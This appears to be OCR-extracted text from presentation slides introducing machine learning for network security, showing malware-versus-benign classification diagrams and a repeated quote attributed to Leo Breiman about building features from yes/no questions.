

Training Data
training
Model
prediction
Test Data



AI-Powered Network Security?


Training Data
training
Model
prediction
malware
benign
benign
benign
benign
malware
benign
Test Data
malware
benign
benign


Training Data
training
Model
prediction
benign
malware
benign
benign
benign
malware
benign
Test Data
benign
benign
malware


Model


Model

but what is this, really?


how do you train a model?

Leo Breiman

"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.




"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.



"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.

I thought about it for many weeks, and then finally a bolt from the blue hit me.





"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.

I thought about it for many weeks, and then finally a bolt from the blue hit me.

Here's what we do:

Manufacture a whole list of **yes/no questions**.






"The data was unorthodox... One thing I realized: the ship's bumps persisted at the same length proportional to the length of the ship.


I thought about it for many weeks, and then finally a bolt from the blue hit me.

Here's what we do:

Manufacture a whole list of **yes/no questions**.

- Do you have a bump in the interval [0, 0.33]?





